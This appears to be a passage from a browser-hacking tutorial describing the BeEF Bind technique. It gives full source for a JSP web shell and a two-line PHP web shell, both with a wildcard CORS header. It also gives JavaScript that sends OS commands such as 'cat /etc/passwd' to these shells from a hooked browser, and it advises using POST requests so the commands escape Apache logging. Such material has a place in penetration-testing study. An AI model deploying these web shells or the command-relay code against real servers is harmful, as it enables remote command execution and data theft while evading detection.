
The whole idea of the technique described in that post was to interact bi-directionally with custom shellcode from the hooked browser. Such approach removes the need to open a reverse connection back to your attacker server, or to connect to the bind shell from a fully compromised machine (in the internal network). OS commands are sent by the hooked browser cross-domain using XMLHttpRequest and command results are appended in the HTTP response.

```
<%@ page import="java.util.*,java.io.*"%>
 <%
 // needed for cross-domain communication
 response.setHeader("Access-Control-Allow-Origin", "*");
 try{
 // needed for handling text/plain data
 BufferedReader br = request.getReader();
 String line = br.readLine();
 if(line != null){
  String[] cmds = line.split("cmd=");
  if(cmds.length > 0){
   String cmd = cmds[1];
   //executes the command
   Process p = Runtime.getRuntime().exec(cmd);
   // reads the command output
   OutputStream os = p.getOutputStream();
   InputStream in = p.getInputStream();
   DataInputStream dis = new DataInputStream(in);
   String disr = dis.readLine();
   while(disr != null){
   out.println(disr);
   disr = dis.readLine();
   }
  }
 }}catch(Exception e){
 out.println("Exception!!");
 }
 %>
```

Let's say the previous JSP file has been successfully deployed to a vulnerable JBoss 6.0.0.M1 server, using the same, and now resides as BeEF_Bind.jsp. You can interact with this new JSP page cross-origin due to the Access-Control-Allow-Origin header: * being returned in every HTTP response. Additionally, the JSP will correctly parse a text/plain POST request with the command to be executed in the cmd parameter. The JavaScript code to communicate cross-origin from the hooked browser to the new JSP BeEF Bind Web Shell is very similar to that previously demonstrated

```
var uri = "http://browservictim.com";
var port = 8080;
var path = "BeEF_Bind.jsp";
var cmd = "cat /etc/passwd"
xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
if(xhr.readyState == 4) {
console.log(xhr.responseText);
}
}
xhr.open("POST", uri + ":" + port + "/" + path, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send("cmd=" + cmd);
```

As you can see from the following screenshot, the hooked page is at http://xxxker.com/beef_bind_xhr.html while the POST request sent with the previous snippet of JavaScript is sent to http://xxxvictim.com:8080/BeEF_Bind.jsp, confirming the cross-domain interaction. Obviously you want to replace the console.log line with beef.net.send() in order to send back to BeEF the command output.



```
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
```

This approach implemented in JSP can be implemented in other server-side languages too. As long as you can control the CORS header in the HTTP response and execute OS commands, this technique remains valid.

Implementing the same logic in PHP requires only two lines:

```
<?php header("Access-Control-Allow-Origin: *");
echo @system($_POST['cmd']); ?>
```

The previously discussed JavaScript code can then be used to interact with this script simply by changing the Content-Type with:

```
xhr.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
```

In general, it is better to use a POST request instead of a GET request because an Apache web server will not log the body of a POST request by default:

```
172.16.37.1 - - [10/Aug/2013:12:31:56 +0100]
"POST /BeEF_Bind.php HTTP/1.1" 200 54884
"http://httpsecure.org/" "Mozilla/5.0
```

```
(Macintosh; Intel Mac OS X 10.8; rv:22.0)
Gecko/20100101 Firefox/22.0"
172.16.37.1 - - [10/Aug/2013:12:32:10 +0100]
"POST /BeEF_Bind.php HTTP/1.1" 200 5766
"http://httpsecure.org/" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.8; rv:22.0)
Gecko/20100101 Firefox/22.0"
```

The BeEF Bind aims to be a lightweight, platform-agnostic payload. It is used to abuse application flaws to expose backend channels for further communication end exploitation. Its two-phase architecture means that the initial Stager can be inserted in fairly tight constraints, allowing for larger Stages to come later. By exposing an open CORS web interface, any further OS commands can be submitted to the impacted system. In addition, due to BeEF Bind’s relatively simple construction, it can be ported to numerous languages.

Reference

https://browserhacker.com/

http://beefproject.com/

http://wikipedia.org/

http://pentestmonkey.net/tools/gateway-finder